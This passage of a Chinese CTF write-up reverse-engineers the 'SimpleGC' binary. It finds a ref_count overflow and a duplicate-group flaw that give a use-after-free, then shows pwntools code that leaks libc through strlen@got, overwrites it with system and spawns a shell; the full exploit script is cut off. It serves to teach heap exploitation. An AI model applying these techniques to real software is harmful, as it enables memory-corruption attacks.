|      .--> 0x00400bf4      movzx eax, word [local_2h]
|      :|   0x00400bf8      cdqe
|      :|   0x00400bfa      mov rax, qword [rax*8 + 0x6023e0]
      ; [0x6023e0:8]=0 ; 取出 groups[i]
|      :|   0x00400c02      test rax, rax
|     ,===< 0x00400c05      je 0x400c69
       ; groups[i] 为 0 时进行下一次循环
|     |:|   0x00400c07      movzx eax, word [local_2h]
|     |:|   0x00400c0b      cdqe
|     |:|   0x00400c0d      mov rax, qword [rax*8 + 0x6023e0]
      ; [0x6023e0:8]=0
|     |:|   0x00400c15      mov rdx, qword [rax]
       ; 取出 groups[i]->group_name
|     |:|   0x00400c18      mov rax, qword [local_18h]
       ; 取出 group
|     |:|   0x00400c1c      mov rsi, rdx
|     |:|   0x00400c1f      mov rdi, rax
|     |:|   0x00400c22      call sym.imp.strcmp
      ; int strcmp(const char *s1, const char *s2)
|     |:|   0x00400c27      test eax, eax
       ; 对比 groups[i]->group_name 和 group 是否相同
|    ,====< 0x00400c29      jne 0x400c6a
       ; 如果不同，进行下一次循环
|    ||:|   0x00400c2b      movzx eax, word [local_2h]
       ; 否则继续
|    ||:|   0x00400c2f      cdqe
|    ||:|   0x00400c31      mov rax, qword [rax*8 + 0x6023e0]
      ; [0x6023e0:8]=0
```

```
|     ||:|   0x00400c39      movzx eax, byte [rax + 8]
        ; [0x8:1]=255 ; 8 ; 取出 groups[i]->ref_count
|     ||:|   0x00400c3d      test al, al
|    ,=====< 0x00400c3f      je 0x400c6a
         ; 如果 ref_count 为 0，进行下一次循环
|    |||:|   0x00400c41      movzx eax, word [local_2h]
         ; 否则继续
|    |||:|   0x00400c45      cdqe
|    |||:|   0x00400c47      mov rax, qword [rax*8 + 0x6023e0]
        ; [0x6023e0:8]=0
|    |||:|   0x00400c4f      movzx edx, byte [rax + 8]
        ; [0x8:1]=255 ; 8 ; 取出 groups[i]->ref_count
|    |||:|   0x00400c53      add edx, 1
         ; 将 groups[i]->ref_count 加 1
|    |||:|   0x00400c56      mov byte [rax + 8], dl
         ; 将低字节放回 ref_count
|    |||:|   0x00400c59      movzx eax, word [local_2h]
|    |||:|   0x00400c5d      cdqe
|    |||:|   0x00400c5f      mov rax, qword [rax*8 + 0x6023e0]
        ; [0x6023e0:8]=0 ; 取出 groups[i] 作为返回值
|   ,======< 0x00400c67      jmp 0x400c7f
|   |||`---> 0x00400c69      nop
|   ||| :|   ; JMP XREF from 0x00400c29 (sub.strcmp_be0)
|   ||| :|   ; JMP XREF from 0x00400c3f (sub.strcmp_be0)
|   |``----> 0x00400c6a      add word [local_2h], 1
         ; 循环计数 + 1
|   |   :|   ; JMP XREF from 0x00400bf2 (sub.strcmp_be0)
|   |   :`-> 0x00400c6f      cmp word [local_2h], 0x5f
        ; [0x5f:2]=0xffff ; '_' ; 95
|   |   `==< 0x00400c74      jbe 0x400bf4
         ; 继续循环
|   |        0x00400c7a      mov eax, 0
         ; 将 eax 赋值为 0 作为返回值
|   |        ; JMP XREF from 0x00400c67 (sub.strcmp_be0)
|   `------> 0x00400c7f      leave
\            0x00400c80      ret
```

所以这个函数的作用是检查 groups 中是否已经存在同名的 group，如果是，那么将该 group 的 ref_count 加 1，并返回这个 group。否则返回 0。

当返回值为 0 的时候，会调用函数 fcn.00400cdd()，参数为 group：

```
[0x00400a60]> pdf @ fcn.00400cdd
/ (fcn) fcn.00400cdd 123
|   fcn.00400cdd (int arg_5fh);
|           ; var int local_28h @ rbp-0x28
|           ; var int local_12h @ rbp-0x12
|           ; arg int arg_5fh @ rbp+0x5f
|           ; CALL XREF from 0x004013f9 (sub.Enter_index:_31b)
|           ; CALL XREF from 0x00400e66 (sub.memset_d58)
|           0x00400cdd      push rbp
|           0x00400cde      mov rbp, rsp
|           0x00400ce1      push rbx
|           0x00400ce2      sub rsp, 0x28
       ; '('
|           0x00400ce6      mov qword [local_28h], rdi
        ; 将字符串 group 传给 [local_28h]
|           0x00400cea      mov word [local_12h], 0
        ; 循环计数 i，初始化为 0
|       ,=< 0x00400cf0      jmp 0x400d0a
|       |   ; JMP XREF from 0x00400d0f (fcn.00400cdd)
|      .--> 0x00400cf2      movzx eax, word [local_12h]
|      :|   0x00400cf6      cdqe
|      :|   0x00400cf8      mov rax, qword [rax*8 + 0x6023e0]
       ; [0x6023e0:8]=0 ; 取出 groups[i]
|      :|   0x00400d00      test rax, rax
|     ,===< 0x00400d03      je 0x400d13
        ; 如果 groups[i] 为 0 时，跳出循环，即找到一个空的 group
|     |:|   0x00400d05      add word [local_12h], 1
        ; 循环计数 + 1
|     |:|   ; JMP XREF from 0x00400cf0 (fcn.00400cdd)
|     |:`-> 0x00400d0a      cmp word [local_12h], 0x5f
       ; [0x5f:2]=0xffff ; '_' ; 95
|     |`==< 0x00400d0f      jbe 0x400cf2
        ; 继续循环
|     | ,=< 0x00400d11      jmp 0x400d14
|     | |   ; JMP XREF from 0x00400d03 (fcn.00400cdd)
|     `---> 0x00400d13      nop
|       |   ; JMP XREF from 0x00400d11 (fcn.00400cdd)
|       `-> 0x00400d14      cmp word [local_12h], 0x5f
```

```
        ; [0x5f:2]=0xffff ; '_' ; 95
|        ,=< 0x00400d19      jbe 0x400d25
|        |   0x00400d1b      mov edi, 1
|        |   0x00400d20      call sym.imp.exit
        ; void exit(int status)
|        |   ; JMP XREF from 0x00400d19 (fcn.00400cdd)
|        `-> 0x00400d25      movzx ebx, word [local_12h]
|            0x00400d29      mov rax, qword [local_28h]
|            0x00400d2d      mov rdi, rax
         ; 字符串 group 作为参数
|            0x00400d30      call sub.malloc_c81
        ;  sub.malloc_c81 函数创建一个 group 结构体，并将其返回
|            0x00400d35      mov rdx, rax
|            0x00400d38      movsxd rax, ebx
|            0x00400d3b      mov qword [rax*8 + 0x6023e0], rdx
        ; [0x6023e0:8]=0 ; 将返回的 group 结构体放进 groups，作为 gro
ups[i]
|            0x00400d43      movzx eax, word [local_12h]
|            0x00400d47      cdqe
|            0x00400d49      mov rax, qword [rax*8 + 0x6023e0]
        ; [0x6023e0:8]=0 ; 返回 groups[i]
|            0x00400d51      add rsp, 0x28
        ; '('
|            0x00400d55      pop rbx
|            0x00400d56      pop rbp
\            0x00400d57      ret
```

该函数在第一个 groups[i] 为 0 的地方创建一个新的 group，将其放入 groups，并返回这个 groups[i]。

总的来说，当添加一个 user 时，首先检查输入的 group 是否存在，如果存在，那么将这个 group->ref_count 加 1，设置 user->group 指向这个 group->group_name，否则新建一个 group，并将新 group->ref_count 设置为 1，同样设置 user->group 指向它。

display

其中 display-a-user 用于打印出指定 index 的 user，即 users[i]。display-a-group 遍历 users，并打印出指定 group 与 users[i]->group 相同的 users[i]。根据经验，这个功能就是为了泄漏 heap 和 libc 地址的。

edit a group

我们比较感兴趣的修改 group 操作：

```
[0x00400a60]> pdf @ sub.Enter_index:_31b
/ (fcn) sub.Enter_index:_31b 302
|   sub.Enter_index:_31b ();
|           ; var int local_54h @ rbp-0x54
|           ; var int local_50h @ rbp-0x50
|           ; var int local_48h @ rbp-0x48
|           ; var int local_40h @ rbp-0x40
|           ; var int local_30h @ rbp-0x30
|           ; var int local_8h @ rbp-0x8
|           ; CALL XREF from 0x00401573 (main)
|           0x0040131b      push rbp
|           0x0040131c      mov rbp, rsp
|           0x0040131f      sub rsp, 0x60
       ; '`'
|           0x00401323      mov rax, qword fs:[0x28]
       ; [0x28:8]=-1 ; '(' ; 40
|           0x0040132c      mov qword [local_8h], rax
|           0x00401330      xor eax, eax
|           0x00401332      mov edi, str.Enter_index:
       ; 0x4016d5 ; "Enter index: "
|           0x00401337      mov eax, 0
|           0x0040133c      call sym.imp.printf
       ; int printf(const char *format)
|           0x00401341      lea rax, [local_40h]
|           0x00401345      mov esi, 4
|           0x0040134a      mov rdi, rax
|           0x0040134d      call sub.read_b56
       ; ssize_t read(int fildes, void *buf, size_t nbyte)
|           0x00401352      lea rax, [local_40h]
|           0x00401356      mov rdi, rax
|           0x00401359      call sym.imp.atoi
       ; int atoi(const char *str)
```

```
|           0x0040135e      mov dword [local_54h], eax
|           0x00401361      mov eax, dword [local_54h]
       ; eax 为索引 i
|           0x00401364      mov rax, qword [rax*8 + 0x6020e0]
      ; [0x6020e0:8]=0 ; 取出 users[i]
|           0x0040136c      test rax, rax
|       ,=< 0x0040136f      je 0x401432
       ; 如果 users[i] 不存在，函数结束
|       |   0x00401375      mov edi, str.Would_you_like_to_propa
gate_the_change__this_will_update_the_group_of_all_the_users_sha
ring_this_group_y_n_: ; 0x401718 ; "Would you like to propagate
the change, this will update the group of all the users sharing
this group(y/n): "
|       |   0x0040137a      mov eax, 0
|       |   0x0040137f      call sym.imp.printf
      ; int printf(const char *format)
|       |   0x00401384      lea rax, [local_40h]
|       |   0x00401388      mov esi, 2
|       |   0x0040138d      mov rdi, rax
|       |   0x00401390      call sub.read_b56
      ; 读取字符 "y" 或者 "n"
|       |   0x00401395      mov edi, str.Enter_new_group_name:
      ; 0x401786 ; "Enter new group name: "
|       |   0x0040139a      mov eax, 0
|       |   0x0040139f      call sym.imp.printf
      ; int printf(const char *format)
|       |   0x004013a4      movzx eax, byte [local_40h]
|       |   0x004013a8      cmp al, 0x79
      ; 'y' ; 121
|      ,==< 0x004013aa      jne 0x4013ca
|      ||   0x004013ac      mov eax, dword [local_54h]
       ; 当输入 "y" 时
|      ||   0x004013af      mov rax, qword [rax*8 + 0x6020e0]
      ; [0x6020e0:8]=0
|      ||   0x004013b7      mov rax, qword [rax + 0x10]
      ; [0x10:8]=-1 ; 16 ; 取出 users[i]->group
|      ||   0x004013bb      mov esi, 0x18
      ; 24
|      ||   0x004013c0      mov rdi, rax
|      ||   0x004013c3      call sub.read_b56
```

```
        ; 将 group 逐字节写入 users[i]->group，函数结束
|      ,===< 0x004013c8      jmp 0x401433
|      |||   ; JMP XREF from 0x004013aa (sub.Enter_index:_31b)
|      |`--> 0x004013ca      lea rax, [local_30h]
         ; 当输入 "n" 时
|      | |   0x004013ce      mov esi, 0x18
        ; 24
|      | |   0x004013d3      mov rdi, rax
|      | |   0x004013d6      call sub.read_b56
        ; 读入 group 到 local_30h
|      | |   0x004013db      lea rax, [local_30h]
|      | |   0x004013df      mov rdi, rax
|      | |   0x004013e2      call sub.strcmp_be0
        ; 如果 groups 中存在同名 group，将该 group 的 ref_count 加 1
，并返回。否则返回 0
|      | |   0x004013e7      mov qword [local_50h], rax
|      | |   0x004013eb      cmp qword [local_50h], 0
|      |,==< 0x004013f0      jne 0x40141a
|      |||   0x004013f2      lea rax, [local_30h]
         ; 当返回值是 0 时
|      |||   0x004013f6      mov rdi, rax
|      |||   0x004013f9      call fcn.00400cdd
         ; 将 group 放入第一个 groups[k] 为 0 的地方，并返回这个 group
s[k]
|      |||   0x004013fe      mov qword [local_48h], rax
|      |||   0x00401402      mov eax, dword [local_54h]
|      |||   0x00401405      mov rax, qword [rax*8 + 0x6020e0]
        ; [0x6020e0:8]=0 ; 取出 users[i]
|      |||   0x0040140d      mov rdx, qword [local_48h]
|      |||   0x00401411      mov rdx, qword [rdx]
         ; 取出 groups[k]->group_name
|      |||   0x00401414      mov qword [rax + 0x10], rdx
         ; 将 users[i]->group 赋值为 groups[k]->group_name
|     ,====< 0x00401418      jmp 0x401433
|     ||||   ; JMP XREF from 0x004013f0 (sub.Enter_index:_31b)
|     ||`--> 0x0040141a      mov eax, dword [local_54h]
         ; 当返回值不是 0 时
|     || |   0x0040141d      mov rax, qword [rax*8 + 0x6020e0]
        ; [0x6020e0:8]=0 ; 取出 users[i]
|     || |   0x00401425      mov rdx, qword [local_50h]
```

```
|      || |   0x00401429      mov rdx, qword [rdx]
          ; 取出 groups[k]->group_name
|      || |   0x0040142c      mov qword [rax + 0x10], rdx
          ; 将 users[i]->group 赋值为 groups[k]->group_name
|      ||,==< 0x00401430      jmp 0x401433
|      ||||   ; JMP XREF from 0x0040136f (sub.Enter_index:_31b)
|      |||`-> 0x00401432      nop
|      |||    ; JMP XREF from 0x00401430 (sub.Enter_index:_31b)
|      |||    ; JMP XREF from 0x00401418 (sub.Enter_index:_31b)
|      |||    ; JMP XREF from 0x004013c8 (sub.Enter_index:_31b)
|      ```--> 0x00401433      mov rax, qword [local_8h]
|             0x00401437      xor rax, qword fs:[0x28]
|         ,=< 0x00401440      je 0x401447
|         |   0x00401442      call sym.imp.__stack_chk_fail
         ; void __stack_chk_fail(void)
|         |   ; JMP XREF from 0x00401440 (sub.Enter_index:_31b)
|         `-> 0x00401447      leave
\             0x00401448      ret
```

该函数有两种操作：

- 输入 "y" 时：修改 users[i]->group，于是所有具有相同 group 的 user->group 都被修改了。这样的问题是会造成有两个同名 group 的存在。
- 输入 "n" 时：如果 group 已经存在，则将 group->ref_count 加 1，并设置 users[i]->group 赋值为 group->group_name。否则新建一个 new_group，将 group_ref_count 设置为 1，同样将 users[i]->group 赋值为 new_group->group_name。这里同样存在问题，当修改了一个 user 的 group 之后，原 group->ref_count 并没有减 1，可能会造成溢出。

delete a user

最后是删除 user 的操作：

```
[0x00400a60]> pdf @ sub.Enter_index:_1c4
/ (fcn) sub.Enter_index:_1c4 186
|   sub.Enter_index:_1c4 ();
|           ; var int local_14h @ rbp-0x14
|           ; var int local_10h @ rbp-0x10
|           ; var int local_8h @ rbp-0x8
```

```
|           ; CALL XREF from 0x00401585 (main)
|           0x004011c4      push rbp
|           0x004011c5      mov rbp, rsp
|           0x004011c8      sub rsp, 0x20
|           0x004011cc      mov rax, qword fs:[0x28]
      ; [0x28:8]=-1 ; '(' ; 40
|           0x004011d5      mov qword [local_8h], rax
|           0x004011d9      xor eax, eax
|           0x004011db      mov edi, str.Enter_index:
      ; 0x4016d5 ; "Enter index: "
|           0x004011e0      mov eax, 0
|           0x004011e5      call sym.imp.printf
      ; int printf(const char *format)
|           0x004011ea      lea rax, [local_10h]
|           0x004011ee      mov esi, 4
|           0x004011f3      mov rdi, rax
|           0x004011f6      call sub.read_b56
      ; ssize_t read(int fildes, void *buf, size_t nbyte)
|           0x004011fb      lea rax, [local_10h]
|           0x004011ff      mov rdi, rax
|           0x00401202      call sym.imp.atoi
      ; int atoi(const char *str)
|           0x00401207      mov dword [local_14h], eax
|           0x0040120a      cmp dword [local_14h], 0x5f
      ; [0x5f:4]=-1 ; '_' ; 95
|       ,=< 0x0040120e      jbe 0x40121c
       ; 检查索引 i 是否超出最大值
|       |   0x00401210      mov edi, str.invalid_index
      ; 0x4016e3 ; "invalid index"
|       |   0x00401215      call sym.imp.puts
      ; int puts(const char *s)
|      ,==< 0x0040121a      jmp 0x401268
|      ||   ; JMP XREF from 0x0040120e (sub.Enter_index:_1c4)
|      |`-> 0x0040121c      mov eax, dword [local_14h]
|      |    0x0040121f      mov rax, qword [rax*8 + 0x6020e0]
      ; [0x6020e0:8]=0 ; 取出 users[i]
|      |    0x00401227      test rax, rax
|      |,=< 0x0040122a      je 0x401267
       ; 如果 users[i] 为 0，函数结束
|      ||   0x0040122c      mov eax, dword [local_14h]
```

```
          ; 否则继续
|        ||   0x0040122f      mov rax, qword [rax*8 + 0x6020e0]
         ; [0x6020e0:8]=0
|        ||   0x00401237      mov rax, qword [rax + 0x10]
         ; [0x10:8]=-1 ; 16 ; 取出 users[i]->group
|        ||   0x0040123b      mov rdi, rax
|        ||   0x0040123e      call sub.strcmp_139
         ; 将对应的 group->ref_count 减 1
|        ||   0x00401243      mov eax, dword [local_14h]
|        ||   0x00401246      mov rax, qword [rax*8 + 0x6020e0]
         ; [0x6020e0:8]=0 ; 取出 users[i]
|        ||   0x0040124e      mov rdi, rax
|        ||   0x00401251      call sym.imp.free
         ; void free(void *ptr) ; 释放 users[i]
|        ||   0x00401256      mov eax, dword [local_14h]
|        ||   0x00401259      mov qword [rax*8 + 0x6020e0], 0
         ; [0x6020e0:8]=0 ; 将 users[i] 置为 0
|       ,===< 0x00401265      jmp 0x401268
|       |||   ; JMP XREF from 0x0040122a (sub.Enter_index:_1c4)
|       ||`-> 0x00401267      nop
|       ||    ; JMP XREF from 0x00401265 (sub.Enter_index:_1c4)
|       ||    ; JMP XREF from 0x0040121a (sub.Enter_index:_1c4)
|       ``--> 0x00401268      mov rax, qword [local_8h]
|             0x0040126c      xor rax, qword fs:[0x28]
|         ,=< 0x00401275      je 0x40127c
|         |   0x00401277      call sym.imp.__stack_chk_fail
         ; void __stack_chk_fail(void)
|         |   ; JMP XREF from 0x00401275 (sub.Enter_index:_1c4)
|         `-> 0x0040127c      leave
\             0x0040127d      ret
```

其中调用了函数 `sub.strcmp_139()`，如下：

```
[0x00400a60]> pdf @ sub.strcmp_139
/ (fcn) sub.strcmp_139 139
|   sub.strcmp_139 (int arg_5fh);
|           ; var int local_18h @ rbp-0x18
|           ; var int local_2h @ rbp-0x2
|           ; arg int arg_5fh @ rbp+0x5f
```

```
|           ; CALL XREF from 0x0040123e (sub.Enter_index:_1c4)
|           0x00401139      push rbp
|           0x0040113a      mov rbp, rsp
|           0x0040113d      sub rsp, 0x20
|           0x00401141      mov qword [local_18h], rdi
        ; [local_18h] 赋值为传入的 group
|           0x00401145      mov word [local_2h], 0
        ; 循环计数 i，初始化为 0
|       ,=< 0x0040114b      jmp 0x4011ba
|       |   ; JMP XREF from 0x004011bf (sub.strcmp_139)
|      .--> 0x0040114d      movzx eax, word [local_2h]
|      :|   0x00401151      cdqe
|      :|   0x00401153      mov rax, qword [rax*8 + 0x6023e0]
       ; [0x6023e0:8]=0 ; 取出 groups[i]
|      :|   0x0040115b      test rax, rax
|     ,===< 0x0040115e      je 0x4011b4
        ; 如果 groups[i] 为 0，进行下一次循环，即取出第一个不为 0 的 gr
oup[i]
|     |:|   0x00401160      movzx eax, word [local_2h]
|     |:|   0x00401164      cdqe
|     |:|   0x00401166      mov rax, qword [rax*8 + 0x6023e0]
       ; [0x6023e0:8]=0
|     |:|   0x0040116e      mov rdx, qword [rax]
        ; 取出 groups[i]->group_name
|     |:|   0x00401171      mov rax, qword [local_18h]
        ; 取出传入的 group
|     |:|   0x00401175      mov rsi, rdx
|     |:|   0x00401178      mov rdi, rax
|     |:|   0x0040117b      call sym.imp.strcmp
       ; 进行比较
|     |:|   0x00401180      test eax, eax
|    ,====< 0x00401182      jne 0x4011b5
        ; 如果不相等，进行下一次循环
|    ||:|   0x00401184      movzx eax, word [local_2h]
        ; 否则继续
|    ||:|   0x00401188      cdqe
|    ||:|   0x0040118a      mov rax, qword [rax*8 + 0x6023e0]
       ; [0x6023e0:8]=0
|    ||:|   0x00401192      movzx eax, byte [rax + 8]
       ; [0x8:1]=255 ; 8 ; 取出 groups[i]->ref_count
```

```
|    ||:|   0x00401196      test al, al
|   ,=====< 0x00401198      je 0x4011b5
        ; 如果 ref_count 为 0，继续下一次循环
|   |||:|   0x0040119a      movzx eax, word [local_2h]
        ; 否则继续
|   |||:|   0x0040119e      cdqe
|   |||:|   0x004011a0      mov rax, qword [rax*8 + 0x6023e0]
       ; [0x6023e0:8]=0
|   |||:|   0x004011a8      movzx edx, byte [rax + 8]
       ; [0x8:1]=255 ; 8 ; 取出 groups[i]->ref_count
|   |||:|   0x004011ac      sub edx, 1
        ; 将 ref_count 减 1
|   |||:|   0x004011af      mov byte [rax + 8], dl
        ; 将低字节放回
|  ,======< 0x004011b2      jmp 0x4011b5
|  ||||:|   ; JMP XREF from 0x0040115e (sub.strcmp_139)
|  |||`---> 0x004011b4      nop
|  ||| :|   ; JMP XREF from 0x00401182 (sub.strcmp_139)
|  ||| :|   ; JMP XREF from 0x00401198 (sub.strcmp_139)
|  ||| :|   ; JMP XREF from 0x004011b2 (sub.strcmp_139)
|  ```----> 0x004011b5      add word [local_2h], 1
        ; 循环计数 + 1
|      :|   ; JMP XREF from 0x0040114b (sub.strcmp_139)
|      :`-> 0x004011ba      cmp word [local_2h], 0x5f
       ; [0x5f:2]=0xffff ; '_' ; 95
|      `==< 0x004011bf      jbe 0x40114d
        ; 继续循环
|           0x004011c1      nop
|           0x004011c2      leave
\           0x004011c3      ret
```

该函数的作用是遍历 groups 寻找与传入 group 相同的 groups[i]，然后将 groups[i]->ref_count 减 1。这里有个问题，正如我们在 edit-a-group 分析的，通过修改 group，可能使 groups 中存在两个同名的 group，那么根据这里的逻辑，这两个同名的 group 的 ref_count 都会被减去 1，可能导致 UAF 漏洞。

然后是删除 user 的过程中，只释放了 user 本身和 user->group，而 user->name 没有被释放。可能导致信息泄漏。

漏洞利用

逆向分析完成，来简单地总结一下。

- 两个结构体和两个由结构体指针构成的数组：```c struct group { char *group_name; uint8_t ref_count; } group;

struct user { uint8_t age; char *name; char* group; } user;

struct user *users[0x60]; // 0x6020e0 struct group* groups[0x60]; // 0x6023e0

````
- 添加 user 时将创建 user 结构体，name 字符串两个 chunk
- 新建 group 时将创建 group 结构体，group_name 字符串两个 chunk
- group 本身和 group->group_name 由 GC 线程来释放
- user 在删除时释放了 user 本身，group->ref_count 减 1，而 user->name 将导致信息泄漏
- ref_count 类型为 uint8_t 且在修改组是不会减 1，将导致溢出（例如：0x100 和 0x0），使 GC 进行释放 group 的操作
- 如果有两个同名的 group，两个 user 分别指向这两个 group，那么释放其中一个 user 时，另一个也会被释放，造成 UAF

然后是关于 tcache 的问题。在这个程序中有两个线程，thread-1 为主线程，thread-2 为 GC 线程，它们都有自己的 tcache。程序中所有 chunk 的分配工作都由 thread-1 执行，thread-2 只释放（group和group_name）不分配，所以在它的 tcache bins 被装满以后所有该线程释放的 fast chunk 都被放进 fastbins 中。而 fastbins 是进程公用的，所以会被主线程在分配时使用。

第一种方法，我们利用 ref_count 溢出的 UAF。

#### overflow
首先我们来溢出 ref_count：
```python
def overflow():
    sleep(1)
    for i in range(0x100-1):
        add_user('a'*8, 'A'*4)
        edit_group(0, 'n', 'B'*4)
        delete_user(0)

    add_user('a'*8, 'A'*4)  # overflow ref_count
    sleep(2)    # group_name and group freed by GC
````

首先说一下 for 循环，前几次当 thread-2 的 tcache 还未装满时，它的操作和下面类似（顺序可能不同）：
````

```
user:       malloc(24)=0x6033c0 <= thread-1 tcache
name:       malloc(9)=0x6034a0
group_name: malloc(24)=0x6034c0
group:      malloc(16)=0x6034e0

user:       free(0x6033c0)  => thread-1 tcache

group_name: free(0x6034c0)  => thread-2 tcache
group:      free(0x6034e0)  => thread-2 tcache
```

当 thread-2 tcache 装满时，它释放的 chunk 都会被放进 fastbins，于是就可以被 thread-1 取出，下面是第 4 和 第 5 次循环：

```
user:       malloc(24)=0x6033c0 <= thread-1 tcache
name:       malloc(9)=0x603500
group_name: malloc(24)=0x603520
group:      malloc(16)=0x603540

user:       free(0x6033c0)  => thread-1 tcache

group_name: free(0x603520)  => thread-2 tcache
group:      free(0x603540)  => fastbin
```

```
user:       malloc(24)=0x6033c0 <= thread-1 tcache
name:       malloc(9)=0x603540  <== fastbin
group_name: malloc(24)=0x603560
group:      malloc(16)=0x603580

user:       free(0x6033c0)  => thread-1 tcache

group_name: free(0x603560)  => fastbin
group:      free(0x603580)  => fastbin
```

此时的 thread-1 tcache 和 fastbin 如下所示：

```
tcache:     0x6033c0
fastbin:    0x603560 -> 0x603580
```

于是第 6 次循环，在第一次从 fastbin 中取出 chunk 后，剩余的 chunk 会被放入 thread-1 tcache（逆序），然后再从 tcache 里取（FILO）：

```
user:       malloc(24)=0x6033c0 <= tcache
name:       malloc(9)=0x603580  <= fastbin  (tcache: 0x603560)
group_name: malloc(24)=0x603560 <= tcache
group:      malloc(16)=0x6035a0

user:       free(0x6033c0)  => tcache

group_name: free(0x603560)  => fastbin
group:      free(0x6035a0)  => fastbin
```

再往后，其实都是重复这个过程。循环结束时的状态为：

```
gdb-peda$ x/4gx 0x6020e0
0x6020e0:       0x0000000000000000      0x0000000000000000
<-- users[]
0x6020f0:       0x0000000000000000      0x0000000000000000
gdb-peda$ x/4gx 0x6023e0
0x6023e0:       0x00000000006033a0      0x0000000000000000
<-- groups[]
0x6023f0:       0x0000000000000000      0x0000000000000000
gdb-peda$ x/2gx 0x6033a0
0x6033a0:       0x0000000000603380      0x00000000000000ff
    <-- ref_count
gdb-peda$ x/2gx 0x603380
0x603380:       0x0000000041414141      0x0000000000000000
    <-- group_name
```

```
tcache:     0x6033c0
fastbin:    0x603560 -> 0x6054c0
```

紧接着我们再添加一个 user，导致 ref_count 溢出为 `0x100` 后，程序只有只有将低位的 `0x00` 放回 `ref_count` ，于是 GC 会将 group_name 和 group struct 依次释放，放进 fastbin。

```
user:       malloc(24)=0x6033c0 <= tcache
name:       malloc(9)=0x6054c0  <= fastbin  (tcache: 0x603560
; fastbin:  )

fake group_name: free(0x603380) => fastbin  (tcache: 0x603560 ;
fastbin: 0x603380)
fake group:      free(0x6033a0) => fastbin  (tcache: 0x603560 ;
fastbin: 0x603380 -> 0x6033a0)

group_name: malloc(24)=0x603560 <= tcache   (tcache:    ; fastbi
n: 0x603380 -> 0x6033a0)
group:      malloc(16)=0x6033a0 <= fastbin  (tcache: 0x603380
; fastbin:  )
```

最终结果为：

```
gdb-peda$ x/4gx 0x6020e0
0x6020e0:       0x00000000006033c0      0x0000000000000000
<-- users[]
0x6020f0:       0x0000000000000000      0x0000000000000000
gdb-peda$ x/4gx 0x6023e0
0x6023e0:       0x0000000000000000      0x0000000000000000
<-- groups[]
0x6023f0:       0x0000000000000000      0x0000000000000000
gdb-peda$ x/3gx 0x6033c0
0x6033c0:       0x0000000000000003      0x00000000006054c0
<-- users[0]
0x6033d0:       0x0000000000603380
    <-- users[0]->group
gdb-peda$ x/2gx 0x603380
0x603380:       0x0000000000000000      0x0000000000000000
    <-- ref_count
```

最后将 groups[0] 赋值为 0，表现为 groups[] 为空。但 users[0] 依然存在，users[0]->group 依然指向 `group_name` （ `0x603380` ），悬指针产生。

uaf and leak

接下来利用悬指针泄漏 libc 的地址：

```
def leak():
    add_user('b'*8, 'B'*4)  # group
    strlen_got = elf.got['strlen']
    edit_group(0, "y", p64(0)+p64(strlen_got)+p64(strlen_got))

    __strlen_sse2_addr = u64(display_user(1)[13:19].ljust(8, '\0'
))
    libc_base = __strlen_sse2_addr - 0xa83f0
    system_addr = libc_base + libc.symbols['system']
    log.info("__strlen_sse2 address: 0x%x" % __strlen_sse2_addr)
    log.info("libc base: 0x%x" % libc_base)
    log.info("system address: 0x%x" % system_addr)

    return system_addr
```

在执行该函数前的 tcache 如下：

```
tcache:      0x603380
```

当我们添加一个 user 时，因为 group "BBBB" 不存在，所以首先创建一个 group，然后再创建 user，这个 user struct 将从 thread-1 tcache 中取出。接下来我们修改 user[0]->group 就是修改 user[1]。我们将 strlen@got 写进去，在延迟绑定之后，它将指向 strlen 函数的地址，如下所示：

```
gdb-peda$ x/4gx 0x6020e0
0x6020e0:       0x00000000006033c0      0x0000000000603380
<-- users[]
0x6020f0:       0x0000000000000000      0x0000000000000000
gdb-peda$ x/4gx 0x6023e0
0x6023e0:       0x00000000006033a0      0x0000000000000000
<-- groups[]
0x6023f0:       0x0000000000000000      0x0000000000000000
gdb-peda$ x/3gx 0x6033c0
0x6033c0:       0x0000000000000003      0x00000000006054c0
<-- users[0]
0x6033d0:       0x0000000000603380
gdb-peda$ x/3gx 0x603380
0x603380:       0x0000000000000000      0x0000000000602030
<-- users[1]
0x603390:       0x0000000000602030
        <-- fake users[1]->group
```

接下来只要 display users[1]，就可以将 strlen 的地址打印出来，然而：

```
gdb-peda$ x/gx 0x602030
0x602030:       0x00007ffff7aa03f0
gdb-peda$ disassemble strlen
Dump of assembler code for function strlen:
   0x00007ffff7a8bee0 <+0>:     mov    rax,QWORD PTR [rip+0x345f
71]        # 0x7ffff7dd1e58
   0x00007ffff7a8bee7 <+7>:     lea    rdx,[rip+0xea982]
# 0x7ffff7b76870 <__strlen_avx2>
   0x00007ffff7a8beee <+14>:    mov    eax,DWORD PTR [rax+0xa8]
   0x00007ffff7a8bef4 <+20>:    and    eax,0x20c00
   0x00007ffff7a8bef9 <+25>:    cmp    eax,0xc00
   0x00007ffff7a8befe <+30>:    lea    rax,[rip+0x144eb]
# 0x7ffff7aa03f0 <__strlen_sse2>
   0x00007ffff7a8bf05 <+37>:    cmove  rax,rdx
   0x00007ffff7a8bf09 <+41>:    ret
End of assembler dump.
```

strlen@got 指向的并不是 strlen 函数，而是它里面的 `__strlen_sse2` ，这就很奇怪了。原因出在这次 commit。libc-2.26 中使用了 AVX2 对 strlen 系列函数进行优化。

那我们修改一下，反正计算偏移的方法是相同的：

```
gdb-peda$ vmmap libc
Start              End                Perm      Name
0x00007ffff79f8000 0x00007ffff7bce000 r-xp      /home/firmy/Simp
leGC/libc-2.26.so
0x00007ffff7bce000 0x00007ffff7dce000 ---p      /home/firmy/Simp
leGC/libc-2.26.so
0x00007ffff7dce000 0x00007ffff7dd2000 r--p      /home/firmy/Simp
leGC/libc-2.26.so
0x00007ffff7dd2000 0x00007ffff7dd4000 rw-p      /home/firmy/Simp
leGC/libc-2.26.so
gdb-peda$ p 0x7ffff7aa03f0 - 0x00007ffff79f8000
$2 = 0xa83f0
```

然而就得到了 system 的地址。

get shell

最后只需要修改 strlen@got 为 system@got 就可以了：

```
def overwrite(system_addr):
    edit_group(1, "y", p64(system_addr))    # strlen_got -> syst
em_got

def pwn():
    add_user("/bin/sh", "B"*4)       # system('/bin/sh')
    io.interactive()
```

```
gdb-peda$ x/gx 0x602030
0x602030:       0x00007ffff7a3fdc0
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0x7ffff7a3fdc0 <system>
```

exploit

完整的 exp 如下：

```
#!/usr/bin/env python

from pwn import *

# context.log_level = 'debug'

io = process(['./sgc'], env={'LD_PRELOAD':'./libc-2.26.so'})
libc = ELF('libc-2.26.so')
elf = ELF('sgc')

def add_user(name, group):
    io.sendlineafter("Action: ", '0')
    io.sendlineafter("name: ", name)
